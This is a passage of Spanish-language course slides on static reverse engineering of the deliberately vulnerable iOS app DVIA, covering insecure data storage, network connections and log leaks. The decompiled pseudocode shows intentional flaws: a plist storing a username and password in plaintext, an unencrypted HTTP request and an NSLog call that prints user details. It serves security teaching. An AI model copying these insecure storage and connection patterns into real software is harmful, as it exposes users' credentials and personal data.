
- Seleccionamos una de las entradas y presionamos "*Go*" y se carga el método en el que se realiza la llamada. Para facilitar la lectura vamos a leer el método en pseudocódigo.



Almacenamiento de datos

Solución

- En algunos casos, el método puede ser largo, por lo que hacemos uso de la búsqueda interna (Cmd+F) para buscar el elemento correspondiente, `writeToFile` en nuestro caso.



- Vemos que, en este caso, se está guardando información cifrada mediante `RNEncryptor`.

Almacenamiento de datos

Solución

- Vamos a analizar el resto llamadas a `writeToFile:atomically:`.

```
0x1000c7f91 (-[BrokenCryptographyDetailsVC textFieldS...  mov   rdi, qword [ds:0x10079da98]
0x1000d8c8c (-[InsecureDataStorageVulnVC saveInPlistFil...  mov   rsi, qword [ds:0x10079da98]
0x1001d4f42 (-[FlurryHTTPResponse saveToDisk] + 0xdd)  mov   rsi, qword [ds:0x10079da98]
0x1001d88f6 (-[FlurryDataSenderBlockInfo initWithData:]...  mov   rsi, qword [ds:0x10079da98]
0x1001d8dc3 (-[FlurryDataSenderBlockInfo setData:] + 0x67)  mov   rsi, qword [ds:0x10079da98]
0x10033d00b (___62+[PFPurchase downloadAssetForTran...  mov   rsi, qword [ds:0x10079da98]
0x100397cc4 (+[TAGPropertyListUtil writePropertyList:wit...  mov   rsi, qword [ds:0x10079da98]
```

- En `InsecureDataStorageVulnVC`, obtenemos:

```
void -[InsecureDataStorageVulnVC saveInPlistFileTapped:](void * self,
void * _cmd, void * arg2) {
    objc_storeStrong(var_18, arg2);
    var_20 = [NSSearchPathForDirectoriesInDomains(0x9, 0x1, 0x1) retain];
    var_28 = [[var_20 objectAtIndex:0x0] retain];
    var_30 = [[var_28 stringByAppendingString:@"/userInfo.plist"]
retain];
    var_38 = [[NSMutableDictionary alloc] init];
    rax = [self usernameTextField];
    rax = [rax retain];
    var_48 = rax;
    rax = [rax text];
    rax = [rax retain];
    var_68 = rax;
    [var_38 setValue:rax forKey:@"username"];
    [var_68 release];
    [var_48 release];
    rax = [self passwordTextField];
    rax = [rax retain];
    var_78 = rax;
    rax = [rax text];
    rax = [rax retain];
    var_80 = rax;
    [var_38 setValue:rax forKey:@"password"];
    [var_80 release];
    [var_78 release];
    [var_38 writeToFile:var_30 atomically:0x1];
    [DamnVulnerableAppUtilities showAlertWithMessage:@"Data saved in
```

- Se están guardando usuario y contraseña en un fichero llamado userInfo.plist.

Almacenamiento de datos

Solución

- En `FlurryHTTPResponse`, obtenemos:

```
void * -[FlurryHTTPResponse saveToDisk](void * self, void * _cmd) {
    rax = [NSDate date];
    [rax timeIntervalSince1970];
    r14 = [FlurryHTTPResponse filePath:intrinsic_cvttsd2si(rdx, xmm0)];
    rbx = [[NSMutableDictionary alloc] init];
    rax = [NSNumber numberWithInt:self->_statusCode];
    [rbx setValue:rax forKey:@"statusCode"];
    [rbx setValue:self->_body forKey:@"body"];
    [rbx setValue:self->_headers forKey:@"headers"];
    [rbx writeToFile:r14 atomically:0x1];
    rax = [NSURL fileURLWithPath:r14];
    [FlurryUtil addSkipBackupAttributeToItemAtURL:rax];
    [rbx release];
    rax = r14;
    return rax;
}
```

- Se guarda la respuesta a una petición HTTP.

Almacenamiento de datos

Solución

- En `FlurryDataSenderBlockInfo`, obtenemos:

```
void * -[FlurryDataSenderBlockInfo initWithData:](void * self, void *
_cmd, void * arg2) {
    r14 = arg2;
    r12 = [[self super] init];
    rax = 0x0;
    if (r12 != 0x0) {
            rax = [FlurryUtil generateCFUUID];
            [r12 setIdentifier:rax];
            rbx = [FlurryUtil filePathDirectory];
            rdx = [r12 identifier];
            r15 = [rbx stringByAppendingPathComponent:rdx];
            if ((([[r12 identifier] length] != 0x0) && ([r15 length] !=
0x0)) {
                    if (r14 != 0x0) {
                            rdx = r15;
                            if ([r14 writeToFile:rdx atomically:0x1] !=
0x0) {
                                    rdx = [r14 length];
                                    [r12 setDataSize:rdx, 0x1];
                                    rax = [NSDate date];
                                    [r12 setCreationDate:rax, 0x1];
                                    rax = r12;
                            }
                            else {
                                    if ([FlurryUtil logLevel] >= 0x2) {
                                            NSLog(@"Failed to create
FlurryDataSenderBlockInfo for data size %lu", [r14 length]);
                                    }
                                    [r12 dealloc];
```


- Se guarda un objeto pasado por parámetro en un diccionario.

  Por limitaciones de tiempo, no analizamos el origen de esta información, queda como actividad adicional para realizar por el alumno.

Almacenamiento de datos

Solución

- En `downloadAssetForTransaction`, obtenemos:



- Se guarda un elemento de información recibido de Internet.

Almacenamiento de datos

Solución

- En `TAGPropertyListUtil`, obtenemos:

```
bool +[TAGPropertyListUtil writePropertyList:withData:](void * self, void
* _cmd, void * arg2, void * arg3) {
    rbx = [arg2 retain];
    var_38 = rbx;
    r14 = [arg3 retain];
    r12 = [[TAGPropertyListUtil plistFilePath:rbx] retain];
    var_40 = r14;
    rbx = [[NSPropertyListSerialization dataWithPropertyList:r14 format:
0xc8 options:0x0 error:0x0] retain];
    r13 = [0x0 retain];
    if (rbx != 0x0) {
            r14 = 0x1;
            [rbx writeToFile:r12 atomically:0x1];
    }
    else {
            r14 = [[NSString stringWithFormat:@"Failed to Write property
list %@ with error %@", var_38, r13] retain];
            [TAGLog warning:r14];
            [r14 release];
            r14 = 0x0;
    }
    [rbx release];
    [r12 release];
    [r13 release];
    [var_40 release];
    [var_38 release];
    rax = r14;
    return rax;
}
```


- Se guarda una *property list* (diccionario) recibido por parámetro.
- El análisis del resto de llamadas a `writeToFile` queda como tarea adicional para el alumno.

Almacenamiento de datos

Solución

NSUserDefaults

- Los `NSUserDefaults` equivalen a los `SharedPreferences` de Android.
- Para obtener una instancia de `NSUserDefaults`, hay que llamar al método `standardUserDefaults` por lo que, siguiendo el procedimiento



- Nos centramos en el análisis de `InsecureDataStorageVulnVC`.

Almacenamiento de datos

Solución

- Comprobamos el pseudocódigo del método.

```
void -[InsecureDataStorageVulnVC saveInUserDefaultsTapped:](void * self,
void * _cmd, void * arg2) {
    objc_storeStrong(var_18, arg2);
    var_20 = [[NSUserDefaults standardUserDefaults] retain];
    rax = [self userDefaultsTextField];
    rax = [rax retain];
    var_30 = rax;
    rax = [rax text];
    rax = [rax retain];
    var_50 = rax;
    [var_20 setObject:rax forKey:@"DemoValue"];
    [var_50 release];
    [var_30 release];
    [var_20 synchronize];
    [DamnVulnerableAppUtilities showAlertWithMessage:@"Data saved in
NSUserDefaults"];
    objc_storeStrong(var_20, 0x0);
    objc_storeStrong(0x0, 0x0);
    return;
}
```


- Vemos que se está almacenando un valor con la clave “DemoValue”.

Almacenamiento de datos

Solución

CoreData

- Las aplicaciones que utilizan `CoreData` para la persistencia de datos, utilizan objetos del tipo `NSManagedObjectContext` para interaccionar con la base de datos. Específicamente, para guardar datos se llama el método `save`, por lo que procedemos a buscarlo y obtenemos lo siguiente:



- Nos centramos únicamente en el primer elemento.

Almacenamiento de datos

Solución

CoreData

- Comprobamos el pseudocódigo:

```
void -[InsecureDataStorageVulnVC saveInCoreDataTapped:](void * self, void * _cmd, void * arg2) {
    objc_storeStrong(0x0, arg2);
    rax = [self managedObjectContext];
    rax = [rax retain];
    var_20 = [[NSEntityDescription insertNewObjectForEntityForName:@"User"
inManagedObjectContext:rax] retain];
    [rax release];
    rax = [self nameTextField];
    rax = [rax retain];
    var_50 = rax;
    rax = [rax text];
    rax = [rax retain];
    var_58 = rax;
    [var_20 setName:rax];
    [var_58 release];
    [var_50 release];
    rax = [self emailTextField];
    rax = [rax retain];
    var_68 = rax;
    rax = [rax text];
    rax = [rax retain];
    var_70 = rax;
    [var_20 setEmail:rax];
    [var_70 release];
    [var_68 release];
    rax = [self phoneTextField];
    rax = [rax retain];
    var_80 = rax;
```

- Analizando el código del método se puede ver que se están guardando en la tabla de usuarios, datos personales del mismo.

Almacenamiento de datos

Solución

Resumen

- Tras el análisis de los diferentes tipos de almacenamientos disponibles, podemos concluir:
  - Existe un fichero plist que guarda datos que posiblemente sean sensibles.
  - Los `NSUserDefaults` se utilizan para guardar un conjunto de datos. Con la información disponible hasta ahora no se puede concluir que sean datos sensibles.
  - La aplicación utiliza `CoreData` para guardar datos personales del usuario.
- Todos los descubrimientos realizados durante esta tarea deberán ser validados durante el análisis dinámico de la aplicación.

Conexiones de red

- Durante el análisis estático, podemos identificar las conexiones que realizará la aplicación y obtener una primera aproximación a la seguridad de las mismas.

Tarea
Identifica todas las conexiones realizadas por la aplicación a servicios externos a través de Internet. Por cada una de las conexiones, deberás identificar los posibles problemas de la misma.

Resultado esperado
Un listado con todas las conexiones que realiza la aplicación a Internet y su configuración (utilización de SSL, validación del certificado SSL en el servidor, etc.).

Conexiones de red

Solución

En primer lugar, vamos a buscar métodos de las clases `NSRUL`, `NSURLConnection` y `NSURLRequest`. En concreto, vamos a buscar:

- `URLWithString`, crea una URL en base a un objeto String.
- `initWithRequest`, crea una conexión en base a un objeto `NSURLRequest`.
- `RequestWithURL`, crea un objeto `NSURLRequest` en base a un objeto `NSURL`.
- `Start`, inicia una conexión a una URL previamente definida.

Conexiones de red

Solución

`URLWithString`

Address	Value	
0x10001dd0e (-[SolutionsViewController loadWebPage] +...	mov	rsi, qword [ds:0x10079c2f8]
0x10001ff57 (+[SFAntiPiracy urlCheck] + 0x17)	mov	rsi, qword [ds:0x10079c2f8]
0x100037605 (-[TransportLayerProtectionVC sendOverH...	mov	rsi, qword [ds:0x10079c2f8]
0x100037695 (-[TransportLayerProtectionVC sendOverH...	mov	rsi, qword [ds:0x10079c2f8]
0x100037bad (-[TransportLayerProtectionVC sendUsingS...	mov	rdi, qword [ds:0x10079c2f8]
0x1000c72a9 (-[GenericWebViewVC loadWebPage] + 0x469)	mov	rsi, qword [ds:0x10079c2f8]
0x100131c99 (-[SideChannelDataLeakageDetailsVC setSh...	mov	rsi, qword [ds:0x10079c2f8]
0x1001710f7 (-[HomeViewController twitterHandleTapped...	mov	rsi, qword [ds:0x10079c2f8]
0x100171162 (-[HomeViewController twitterHandleTappe...	mov	rsi, qword [ds:0x10079c2f8]
0x1001bef5c (-[FlurryPulseEventController asyncInvokeU...	mov	rsi, qword [ds:0x10079c2f8]
0x1001c6c5e (-[FlurryPulseRequest sendPulseRequest:pa...	mov	rsi, qword [ds:0x10079c2f8]
0x1001d667f (+[FlurryHttpAsyncTask get:headerFields:de...	mov	rsi, qword [ds:0x10079c2f8]
0x1001d6734 (+[FlurryHttpAsyncTask post:body:headerFi...	mov	rsi, qword [ds:0x10079c2f8]
0x1001d6f4d (+[FlurryHttpAsyncTask urlWithProtocol:hos...	mov	rsi, qword [ds:0x10079c2f8]
0x1001d7487 (-[FlurryDataSender sendData:withIdentifier...	mov	rsi, qword [ds:0x10079c2f8]
0x10022376b (__valueConverterToClass_block_invoke_4...	mov	rsi, qword [ds:0x10079c2f8]
0x10024b09f (_CBLAppendToURL + 0xde)	mov	rsi, qword [ds:0x10079c2f8]

- Obtenemos un gran número de resultados.
- Utilizando el nombre de la clase, nos centramos únicamente en los que corresponden al `TransportLayerProtectionVC`.
- La revisión del resto de llamadas queda como tarea adicional.

Conexiones de red

Solución

- El pseudocódigo obtenido para `sendOverHTTPTapped` es el siguiente:

```
void -[TransportLayerProtectionVC sendOverHTTPTapped:](void * self, void * _cmd, void * arg2) {
    objc_storeStrong(var_18, arg2);
    var_20 = [[NSURL URLWithString:@"http://google.com/"] retain];
    [self sendRequestOverUrl:var_20];
    objc_storeStrong(var_20, 0x0);
    objc_storeStrong(0x0, 0x0);
    return;
}
```

- El pseudocódigo obtenido para `sendOverHTTPSTapped` es el siguiente:

```
void -[TransportLayerProtectionVC sendOverHTTPSTapped:](void * self, void * _cmd, void * arg2) {
    objc_storeStrong(var_18, arg2);
    var_20 = [[NSURL URLWithString:@"https://google.com/"] retain];
    [self sendRequestOverUrl:var_20];
    objc_storeStrong(var_20, 0x0);
    objc_storeStrong(0x0, 0x0);
    return;
}
```


- El pseudocódigo obtenido para `sendUsingSSLPinning`:

```
void -[TransportLayerProtectionVC sendUsingSSLPinning:](void * self, void * _cmd, void * arg2) {
    objc_storeStrong(var_18, arg2);
    [self setIsSSLPinning:0x1];
    rax = [NSURL URLWithString:@"https://www.google.co.uk"];
    rax = [rax retain];
    intrinsic_movsd(xmm0, *0x100618ad8);
    var_20 = rax;
    var_28 = [[NSURLRequest requestWithURL:var_20 cachePolicy:0x4 timeoutInterval:r8] retain];
    var_30 = [[NSURLConnection connectionWithRequest:var_28 delegate:self] retain];
    [var_30 start];
    objc_storeStrong(var_30, 0x0);
    objc_storeStrong(var_28, 0x0);
    objc_storeStrong(var_20, 0x0);
    objc_storeStrong(0x0, 0x0);
    return;
```

Conexiones de red

Solución

- La búsqueda de los otros métodos nos lleva a los mismos tres métodos existentes en el código de la aplicación. Por ejemplo, en la búsqueda de `initWithRequest` obtenemos, entre otros:



- Podemos concluir que la aplicación está utilizando diferentes niveles de seguridad para el establecimiento de conexiones:
  - Hay un método que genera conexiones sin cifrar.
  - Hay un método que genera conexiones cifradas SSL, pero sin *pinning.*
  - Hay un método que genera conexiones SSL con *pinning* para evitar la falsificación de certificados.

Filtrado de información a los *log*

- El desarrollador utiliza los *log* de la aplicación para verificar su correcto funcionamiento y depurar la aplicación durante el ciclo de desarrollo. Es posible que algún dato sensible sea filtrado a través de los mismos.

Tarea
Localiza todas las llamadas a la API de *logging* de iOS y verifica que la información que se lleva al *log* no es sensible.


Resultado esperado
Un listado con las llamadas a la API, y su localización, que puedan contener información sensible.

Filtrado de información a los *log*

Solución

- En iOS, de forma general, se utilizan las llamadas a `NSLog` para crear entradas en el *log*.
- Realizamos una búsqueda de `NSLog`. Al ser una librería ofrecida por el "Foundations Framework", la podemos buscar desde la pestaña de Labels.





Address	Value	
0x1000d916c (-[InsecureDataStorageVulnVC saveInCoreD...	call	imp___stubs__NSLog
0x100132473 (-[SideChannelDataLeakageDetailsVC make...	call	imp___stubs__NSLog
0x1001326da (___49-[SideChannelDataLeakageDetailsVC...	call	imp___stubs__NSLog
0x1001a95f3 (-[DDLogFileManagerDefault logsDirectory]...	call	imp___stubs__NSLog
0x1001aee9a (sub_1001aee40 + 0x5a)	call	imp___stubs__NSLog
0x1001aeed0 (sub_1001aee40 + 0x90)	call	imp___stubs__NSLog
0x1001afebe (-[DDLogFileInfo renameFile:] + 0x20e)	call	imp___stubs__NSLog
0x1001affaf (-[DDLogFileInfo renameFile:] + 0x2ff)	call	imp___stubs__NSLog
0x1001bc608 (___21+[FlurryWatch apiKey]_block_invoke...	jmp	imp___stubs__NSLog
0x1001bc79c (+[FlurryWatch logWatchEvent:withParamet...	call	imp___stubs__NSLog
0x1001bc831 (+[FlurryWatch logWatchEvent:withParamet...	call	imp___stubs__NSLog
0x1001bc8ef (+[FlurryWatch logWatchEvent:withParamete...	call	imp___stubs__NSLog
0x1001bcb60 (+[FlurryWatch logWatchError:message:exc...	call	imp___stubs__NSLog
0x1001bcc7f (+[FlurryWatch logWatchError:message:exce...	jmp	imp___stubs__NSLog
0x1001bccbb (+[FlurryWatch logWatchError:message:exc...	jmp	imp___stubs__NSLog
0x1001bcf6c (+[FlurryWatch logWatchError:message:erro...	call	imp___stubs__NSLog
0x1001bd08b (+[FlurryWatch logWatchError:message:err...	jmp	imp___stubs__NSLog

- Como podemos comprobar, la librería se utiliza a lo largo de toda la aplicación.
- Nos centramos en los dos primeros resultados.

Filtrado de información a los *log*

Solución

`InsecureDataStorageVulnVC:`

```
}
else {
        rax = [0x0 localizedDescription];
        rax = [rax retain];
        rsi = rax;
        var_B8 = rax;
        NSLog(@"Error in saving data: %@", rsi);
        [var_B8 release];
        [DamnVulnerableAppUtilities showAlertWithMessage:@"Error Saved in Core Data"];
}
return;
```

- Se utiliza para mostrar la información de una excepción. No se filtra ningún dato

`SideChannelDataLeakageDetailsVC:`

```
[var_C0 release];
rax = [var_18 description];
rax = [rax retain];
rsi = rax;
var_D0 = rax;
NSLog(@"user saved: %@", rsi);
[var_D0 release];
[self retain];
[var_18 retain];
[var_18 saveInBackgroundWithBlock:__NSConcreteStackBlock];
```

- Se informa que el usuario se ha guardado, se incluyen información del mismo y por lo tanto, se filtra información sensible.

Conclusiones


- Resumen sobre las conclusiones del estudio de la aplicación:
  - La aplicación es capaz de manejar URL del tipo *dvia*. El análisis indica que estas URL exponen funcionalidad para realizar llamadas telefónicas.
  - Existen llamadas para la creación de ficheros sin cifrar que parecen contener información sensible.
  - Existe una conexión HTTP sin cifrar y dos SSL, de las cuales una cuenta con protección mediante SSL *Pinning*

    SSL *Pinning*
    Verificación de que el certificado enviado sea genuino, evitando *man-in-the-middle* que intente hacerse pasar por el servidor original.

